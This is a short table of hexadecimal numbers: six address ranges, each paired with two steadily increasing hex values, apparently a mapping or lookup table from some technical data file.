0x6a0 - 0x6d0	0xc0	0xe0
0x6e0 - 0x710	0xd0	0xe8
0x720 - 0x750	0xe0	0xf0
0x760 - 0x790	0xf0	0xf8
0x7a0 - 0x7d0	0x100	0x100
0x7e0 - 0x800	0x110	0x108